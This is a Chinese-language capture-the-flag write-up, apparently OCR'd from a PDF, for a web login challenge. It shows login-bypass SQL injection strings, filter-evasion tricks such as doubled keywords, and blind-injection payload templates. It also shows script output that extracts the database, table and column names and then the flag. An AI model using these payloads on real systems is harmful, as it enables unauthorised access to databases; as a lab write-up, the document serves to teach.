
进入即为一个登录页面，第一反应是查看源码，源码中显示登录即有收获


```
<label for="password" class="label2">密 码:</label>
<input id="password" name="password" type="password" class="input2" />
<p/>
<p>
<input type="submit" name="submit" value=" 确 定 " class="left" />
</p>
</form>
  <!--登录就会有收获oh-->
</body>
```

本意是想让大家先爆破也不会有什么用，但是后来提示说不需要爆破
所以第二反应是能不能通过万能密码登录进入（admin' or '1'='1'）,显示如下

发现=被过滤了，那么通过绕过等号方式登录（1' or !('1'<>'1')#），截图如下



这就说明登录成功页面中寻找不到想要的 flag，但是通过上面的步骤发现有进行过滤，所以不难猜测此题为 sql 注入，通过尝试 union 注入发现不符合，所以此题为 SQL 盲注
通过手工注入判断过滤了哪些参数再对其进行绕过，首先是对数据库名进行盲注
' or !(ascii(mid(database() from %s for 1))<>%s)#

```
root@ubuntu:/home/hs/Desktop# python3.5  '/home/hs/Desktop/mangzhu.py'
h
he
hei
heih
heihe
heihei
heiheih
heiheihe
heiheihei
```

其次对表中的数据库表名进行爆破，首先构造 payload 为：

' or !(ascii(mid((selselectect table_name from information_schema.tables where !(table_schema<>"heiheihei") limit 1 offset %s) from %s for 1))<>%s)#

' or !(ascii(mid((selselectect group_concat(table_name) from information_schema.tables where !(table_schema<>"heiheihei")) from %s for 1))<>%s)#

可知表名分别为：en f1ag findflag login

```
root@ubuntu:/home/hs/Desktop# python3.5  '/home/hs/Desktop/mangzhu.py'
e
en
en,
en,f
en,f1
en,f1a
en,f1ag
en,f1ag,
en,f1ag,f
en,f1ag,fi
en,f1ag,fin
en,f1ag,find
en,f1ag,findf
en,f1ag,findfl
en,f1ag,findfla
en,f1ag,findflag
en,f1ag,findflag,
en,f1ag,findflag,l
en,f1ag,findflag,lo
en,f1ag,findflag,log
en,f1ag,findflag,logi
en,f1ag,findflag,login
```

继续对数据表中的列名进行爆破，构造 payload 为：

' or !(ascii(mid((selselectect column_name from information_schema.columns where !(table_name<>"f1ag") limit 1 offset %s) from %s for 1))<>%s)#

' or !(ascii(mid((selselectect group_concat(column_name) from information_schema.columns where !(table_name<>"f1ag")) from %s for 1))<>%s)#


```
root@ubuntu:/home/hs/Desktop# python3.5  '/home/hs/Desktop/mangzhu.py'
i
id
id,
id,f
id,fl
id,fla
id,flag
```

最后爆破数据表的内容，构造 payload 为：

' or !(ascii(mid((selecselectt flag from f1ag limit 1 offset %s) from %s for 1))<>%s)#

' or !(ascii(mid((selecselectt flag from f1ag) from %s for 1))<>%s)#

```
root@ubuntu:/home/hs/Desktop# python3.5  '/home/hs/Desktop/mangzhu.py'
y
yo
you
youc
youca
youcan
youcanf
youcanfi
youcanfin
youcanfind
youcanfindf
```



所以最终 flag 为：zjgsctf{Welc0Me_70_W3bs9L}